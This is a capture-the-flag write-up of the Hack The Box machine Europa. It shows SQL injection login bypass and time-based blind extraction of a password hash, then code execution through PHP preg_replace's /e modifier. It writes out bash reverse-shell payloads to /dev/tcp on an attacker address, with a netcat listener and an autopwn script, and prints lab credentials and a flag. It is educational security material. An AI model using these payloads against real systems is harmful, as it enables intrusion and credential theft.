
# [HTB] Europa

by Pablo `github.com/vorkampfer/hackthebox`




- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. The Unexpected Dangers of preg_replace(): `bitquark.co.uk/blog/2013/07/23/the_unexpected_dangers_of_preg_replace`
  3. 0xdf gitlab: `https://0xdf.gitlab.io/`
  4. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  5. Privacy search engine `https://metager.org`
  6. Privacy search engine `https://ghosterysearch.com/`
  7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  8. `https://book.hacktricks.xyz/`

- View terminal output with color

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

**NOTE: This write-up was done using *BlackArch***


## Synopsis:

```
Europa was a relatively easy box by today's HTB standards, but it offers a good chance to play with the most basic of SQL injections, the auth bypass. I'll also use sqlmap to dump the database. The foothold involves exploiting the PHP preg_replace function, which is something you'll only see on older hosts at this point. To get root, I'll find a cron job that calls another script that I can write. ~0xdf
```

## Skill-set:

```
1. SSL Certificate Inspection
2. Login Bypass - SQLI
3. SQLI (Blind Time Based) [Python Scripting]
4. Abusing preg_replace (REGEX Danger) [RCE]
5. Creating an AutoPwn script for Intrusion [Python Scripting]
6. Abusing Cron Job [Privilege Escalation]
```

# Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.74.22

2. ▷ whichsystem.py 10.129.74.22
[+]==> 10.129.74.22 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan europa.htb
```

```
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80,443,8080,32812
4. ▷ sourcez
5. ▷ echo $openportz
22,80,443
6. ▷ qnmap_read.sh
Enter the path of your nmap scan output file:  portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443 europa.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
>>> Looking for Apache
Apache httpd 2.4.18
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan
| Issuer: commonName=europacorp.htb/organizationName=EuropaCorp
Ltd./stateOrProvinceName=Attica/countryName=GR/organizationalUnitName=IT/emailAddress=admin@europacorp.htb/localityName=Athens
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp
Ltd./stateOrProvinceName=Attica/countryName=GR/organizationalUnitName=IT/emailAddress=admin@europacorp.htb/localityName=Athens
| Issuer: commonName=europacorp.htb/organizationName=EuropaCorp
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb

>>>  Here are some interesting ports
22/tcp  open  ssh
OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
443/tcp open  ssl/http
HTTPS Port. Run openssl query.

>>> Listing all the open ports
22/tcp  open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
443/tcp open  ssl/http syn-ack Apache httpd 2.4.18

Goodbye!
7.  I add `europacorp.htb` and `admin-portal.europacorp.htb` to the hosts file.
```

`openssh (1:7.2p2-4ubuntu2.4)` ***Ubuntu Xenial***

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad`
2. It says it is an Ubuntu Xenial
```

4. **Whatweb**


```
1. ▷ whatweb http://europa.htb/
http://europa.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.254.174], PoweredBy[{],
Script[text/javascript], Title[Apache2 Ubuntu Default Page: It works]
2. ▷ whatweb https://europa.htb/
https://europa.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.254.174], PoweredBy[{],
Script[text/javascript], Title[Apache2 Ubuntu Default Page: It works]
3. ▷ whatweb https://admin-portal.europacorp.htb
https://admin-portal.europacorp.htb/ [302 Found] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.254.174],
RedirectLocation[https://admin-portal.europacorp.htb/login.php]
https://admin-portal.europacorp.htb/login.php [200 OK] Apache[2.4.18], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.18 (Ubuntu)], IP[10.129.254.174], JQuery, PHP, PasswordField[password], PoweredBy[{], Script[text/javascript], Title[EuropaCorp Server Admin v0.2 beta],
X-UA-Compatible[IE=edge]
```

5. **I do an openssl query**

```
1. ▷ openssl s_client -connect 10.129.254.174:443
>>> CN=europacorp.htb, emailAddress=admin@europacorp.htb
2. Nothing new
```

---

## Begin manual site enumeration




**Manual site Enumeration**

```
1. I type `https://admin-portal.europacorp.htb/` and I get redirected to `https://admin-portal.europacorp.htb/login.php`
2. I try `admin@europacorp.htb` and there is no response.
3. Lets try burpsuite to see if we can do some injections.
```

# Burpsuite


7. **Burpsuite intercept**

```
1. ▷ burpsuite &> /dev/null & disown
[1] 324691
2. email=admin@europacorp.htb&password=password
3. I url decode with `CTRL + Shift + u`
4. `email=admin@europacorp.htb' or 1=1-- -&password=password`
5. I try the traditional basic injection of `' or 1=1-- -`
6. I get nothing.
7. I will try the order by syntax to see if I can widdle down the number of columns.
```

8. **Log into your MariaDB database**


```
1. ▷ mariadb -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 21
Server version: 11.4.2-MariaDB Arch Linux
2. MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
5 rows in set (0,001 sec)
3. Time Stamp from `45:00 - 00:28`. Basically, the last part of the first hour in the HTB Europa walk-through by S4vitar. He explains in detail how to do many things in MySQL. There is a-lot more to it as well that I could go into but it would take around 500 to 1000 lines. He covers a-lot and transitions nicely into SQL injections.
```

---




**Back to burpsuite injections**

```
1. REQUEST>>> `email=admin@europacorp.htb' order by 100-- -&password=password`
2. RESPONSE>>> Unknown column '100' in 'order clause'
3. REQUEST>>> `email=admin@europacorp.htb' order by 5-- -&password=password`
4. click send. You should recieve a 302 found.
5. Then click `follow redirection` in burpsuite. You should now have a 200 OK and the response should look like the image above.
6. Click refresh in the browser for `https://admin-portal.europacorp.htb/login.php`.
7. You should now be logged in.
```




**Logged in to Eurocorp dashboard**

```
1. After clicking refresh you should now be logged into the dashboard.
2. https://admin-portal.europacorp.htb/dashboard.php
3. I am actually surprised it logged me in so fast. Usually, I would need to do more than find the columns. `5`. Also, normally I would need to interecept and insert the payload on the fly and then foward it to get logged in like that. Doing it from the repeater rarely works but it did this time.
4. Whomever designed the box new this would happen because now that we know the number of columns `5` we can use UNION SELECT in burpsuite. The payload would look like this. In the repeater I type.
5. REQUEST>>> `email=admin@europacorp.htb' UNION SELECT 1,database(),3,4,5-- -&password=password`
6. RESPONSE>>> 200 OK, and the login page.
7. If I paste in the wrong number of columns 1,2,3,4,5,6 for example. I get this `The used SELECT statements have a different number of columns` in the response.
8. https://admin-portal.europacorp.htb/login.php
```

## Time Stamp `01:04:57`. Scripting a python SQL injection exploit.

# MD5 reverse for 2b6d315337f18617ba18922c0b9597ff

The MD5 hash 2b6d315337f18617ba18922c0b9597ff was successfully reversed into the string SuperSecretPassword!

Feel free to provide some other MD5 hashes you would like to try to reverse.

**Reverse a MD5 hash**

**Python exploit. I am naming it exploit_europa.py**


```
1. I will upload the scripts to `github.com/vorkampfer/hackthebox2/europa`. They will be different versions of the same script. 1 for database, 1 for tables, 1 for
columns, and 1 for dumping the password.

2. ▷ python3 exploit_europa.py
[-] SQLi Brute-Force Exploit: Injection aborted (Ctrl + c pressed)                                                                                    [q]
Columns: idp, username, email, password, active

[!] Exiting the script!
3. I made a copies of this script. One for enumerating the database, one for enumerating tables, one for enumerating columns, etc... I think there are 4 different
versions of the same script.

4. I got an error after the word `id` in the columns script. If you get too many errors you need to sleep it from 3 seconds to 5 seconds. Also edit the time
difference as well. On the other hand, if you are getting no errors you can speed it up from 3 seconds to 0.5 seconds. You can also reduce the range.

5. The last version of the script is dump_password. It is an md5sum password and will not stop after 32 characters. It will go on to the next password.

6. ▷ cat admin_md5
2b6d315337f18617ba18922c0b9597ff

7. I decode the md5sum hash with any online md5sum decoder. I used this site `https://md5.gromweb.com/`

8.
MD5 reverse for 2b6d315337f18617ba18922c0b9597ff
The MD5 hash 2b6d315337f18617ba18922c0b9597ff was successfully reversed into the string `SuperSecretPassword!`

9. ▷ python3 exploit_europa.py
[./......] SQLi Brute-Force Exploit: `admin@europacorp.htb' and if(substr((select group_concat(password) from users),49,1)='7',sleep(5),1);-- -
[└] Dump Passwords: 2b6d315337f18617ba18922c0b9597ff`
```

`admin@europacorp.htb`

12. **So now we know the password. Lets try it on the administrator login page**

```
1. `https://admin-portal.europacorp.htb/login.php`
2. `admin@europacorp.htb:SuperSecretPassword!`
```

---




## Burpsuite Intercept

13. **I click on *tools*.**

```
pattern=%2Fip_address%2F&ipaddress=test&text=
%22openvpn%22%3A+%7B%0D%0A++++++++%22vtun0%22%3A+%7B%0D%0A++++++++++++++++%22local-address%22%3A+%7B%0D%0A++++++++++++++
++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%0A++++++++++++++++%7D%2C%0D%0A++++++++++++++++%22local-port%22%3A+%221337%22
%2C%0D%0A++++++++++++++++%22mode%22%3A+%22site-to-site%22%2C%0D%0A++++++++++++++++%22openvpn-option%22%3A+%5B%0D%0A++++++
++++++++++++++++%22--comp-lzo%22%2C%0D%0A++++++++++++++++++++++++%22--float%22%2C%0D%0A++++++++++++++++++++++++%22--pin
g+10%22%2C%0D%0A++++++++++++++++++++++++%22--ping-restart+20%22%2C%0D%0A++++++++++++++++++++++++%22--ping-timer-rem%22%2C
%0D%0A++++++++++++++++++++++++%22--persist-tun%22%2C%0D%0A++++++++++++++++++++++++%22--persist-key%22%2C%0D%0A++++++++++
++++++++++++%22--user+nobody%22%2C%0D%0A++++++++++++++++++++++++%22--group+nogroup%22%0D%0A++++++++++++++++%5D%2C%0D%0A+
++++++++++++++%22remote-address%22%3A+%22ip_address%22%2C%0D%0A++++++++++++++++%22remote-port%22%3A+%221337%22%2C%0D%0A+
++++++++++++++%22shared-secret-key-file%22%3A+%22%2Fconfig%2Fauth%2Fsecret%22%0D%0A++++++++%7D%2C%0D%0A++++++++%22protoc
ols%22%3A+%7B%0D%0A++++++++++++++++%22static%22%3A+%7B%0D%0A++++++++++++++++++++++++%22interface-route%22%3A+%7B%0D%0A+++
++++++++++++++++++++++++%22ip_address%2F24%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++++++%22next-hop-interf
ace%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++++++++++++++++++%22vtun0%22%3A+%22%27%27%22%0D%0A++++++++++++++++++
++++++++++++%7D%0D%0A++++++++++++++++++++++++++++++++%7D%0D%0A++++++++++++++++++++++++%7D%0D%0A++++++++++++++++%7D
%0D%0A++++++++%7D%0D%0A%7D%0D%0A++++++++++++++++++++++++++++++++
```

```
1. In the left pane I click on tools.
2. I bring up burpsuite so I can intercept when I type test in the IP address field.
3. I type `test` and click generate and it gets intercepted by burpsuite.
4. I highlighet `pattern` all the way down to the last + sign and press `CTRL + Shift + u` to URL decode it. I then press the raw type so I can manage this blob more
easily.
```

5. We can erase everything from `text=""` basically delete everything inside the double quotes in the repeater.
6. We only need to work with the following `pattern=/ip_address/&ipaddress=test&text=""`
7. I type pwn in for the ipaddress and text
8. `pattern=/pwned/&ipaddress=test&text="pwned"`

## preg_replace()

Let's start with a code example:

```
<?php
$in = 'Somewhere, something incredible is waiting to be known';
echo preg_replace($_GET['replace'], $_GET['with'], $in);
?>
```

**I look around for REGEX exploits**

1. I find this site `https://bitquark.co.uk/blog/2013/07/23/the_unexpected_dangers_of_preg_replace`
2. A good read I recommend reading it. TLDR, it basically says preg_replace is bad and needs to be depecrated properly. It has been deprecated but it still works in older versions of PHP. It has the ability with the `e` modifier to replace the regex as PHP code and execute the code.
3. pattern=/pwned/i&ipaddress=foo&text="PWneD"
4. I try it out in our intercept. I enter random strings in the places they are supposed to be. Notice the `i&` or the `i` modifier. The `e` placed there is the one that can execute code.
5. This `pattern=/pwned/i&ipaddress=foo&text="PWneD"` worked. The word `foo` shows up.

## The payload e modifier

15. **The payload with the e modifier**

1. `pattern=/pwned/e&ipaddress=system("whoami")&text="pwned"`
2. So now we are saying take this pattern `pwned` and replace it with what comes after the `e` modifier.
3. I click send
4. SUCCESS, we are `www-data`
5. www-data
<!DOCTYPE html>
<html lang="en">
6. Now I try with a simple bash one liner reverse shell.
7. `pattern=/pwned/e&ipaddress=system("bash -c 'bash -i >& /dev/tcp/10.10.14.81/443 0>&1'")&text="pwned"`
8. I set up my netcat listener on 443
9. sudo nc -nlvp 443
10. I almost forgot. You should always url encode the `&` ampersands. The ones in the bash shell payload not the ones in the preg_replace(). Ignore the backtics they are markup.
11. `pattern=/pwned/e&ipaddress=system("bash -c 'bash -i >%26 /dev/tcp/10.10.14.81/443 0>%261'")&text="pwned"`
12. SUCCESS

## Got shell as `www-data`

16. **Now lets do a shell upgrade**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.200.175 55524
bash: cannot set terminal process group (1426): Inappropriate ioctl for device
bash: no job control in this shell
www-data@europa:/var/www/admin$ whoami
whoami
www-data
==========================================
www-data@europa:/var/www/admin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@europa:/var/www/admin$ ^Z
[1]  + 614628 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 614628 continued  sudo nc -nlvp 443
                                     reset xterm

www-data@europa:/var/www/admin$ export TERM=xterm-256color
www-data@europa:/var/www/admin$ source /etc/skel/.bashrc
www-data@europa:/var/www/admin$ stty rows 39 columns 188
www-data@europa:/var/www/admin$ export SHELL=bash
```

## Begin Enumeration as www-data


**Begin enumeration**

```
1. www-data@europa:/var/www/admin$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
VERSION_CODENAME=xenial
2. www-data@europa:/var/www/admin$ hostname -I
10.129.200.175 dead:beef::250:56ff:fe94:1604
3. Good news, we are not in a container, and we got the OS name correctly.
```

**LEFT OFF** `01:55:07`

## RECAP, I had to take a break. I am back now.

```
1. RECAP
2. You will need to get a shell again it is not hard. Intercept via burp and insert preg_replace() bash one liner payload. You will need to log in first.
3. OPTIONAL, but highley recommended, S4vitar is going code an autopwn with the payload we have in python.
4. Here is the url and password
`https://admin-portal.europacorp.htb/login.php`
`admin@europacorp.htb:SuperSecretPassword!`
5. Here is the payload to get into the admin dashboard
6. You need to login after you login click on `tools`. Type test and then intercept the `generate` green button on the bottom with burpsuite one more time.
7. URL Decode and delete everything `pattern` and below and replace with below payload.
8. Then inject this payload below and setup your listener and click send in the repeater and you should have a shell.
9. `pattern=/pwned/e&ipaddress=system("bash -c 'bash -i >%26 /dev/tcp/10.10.14.88/443 0>%261'")&text="pwned"`
10. Setup your listener first `sudo nc -nlvp 443`
11. SUCCESS
```

## autopwn.py

```
~/python_projects ▷ sudo python3 autopwn_europa.py
[ ] Sending Payload: Requesting Interactive Shell...
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.129.198.1
[*] Switching to interactive mode
bash: cannot set terminal process group (1429): Inappropriate ioctl for device
bash: no job control in this shell
www-data@europa:/var/www/admin$ $ whoami
whoami
www-data
www-data@europa:/var/www/admin$ $
```

**Got a little side tracked here with a python autopwn script for the HTB Europa box. I will go back to enumerating shortly. I will also upload this script to `github.com/vorkampfer/hackthebox2/europa`.**

```
1. Example usage of the script below.
2. ▷ python3 autopwn_europa.py
3. The `optimized` version of this script completely auto logs you in with an interactive pwn-tools shell.
4. export TERM=xterm
```

## Back to enumeration

19. **Back to enumeration as www-data**


```
1. I cat out db.php and find a credential
2. www-data@europa:/var/www/admin$ $ cat db.php
'john', 'iEOERHRiDnwkdnw');
3. Plus we can get the flag
4. www-data@europa:/home/john$ $ cat user.txt
cat user.txt
ff6348d77181db7594150aa36bb88ce2
5. www-data@europa:/home/john$ $ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
6. www-data@europa:/home/john$ $ groups john
groups john
john : john adm cdrom sudo dip plugdev lxd lpadmin sambashare
7. john is in the `lxd` group aka the container management group.
8. Lets look for SUIDs
9. www-data@europa:/home/john$ $ find / -perm -4000 -user root 2>/dev/null
find / -perm -4000 -user root 2>/dev/null
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/pkexec
10. www-data@europa:/home/john$ $ ls -l /usr/bin/pkexec
ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 23376 Jan 18  2016 /usr/bin/pkexec
11. Susceptible to a pwnkit attack but lets hack the box as intended.
12. www-data@europa:/home/john$ $ cat /etc/crontab
* * * * *    root    /var/www/cronjobs/clearlogs
13. This seems like a possible vector
```

## Crontab possible escalation vector

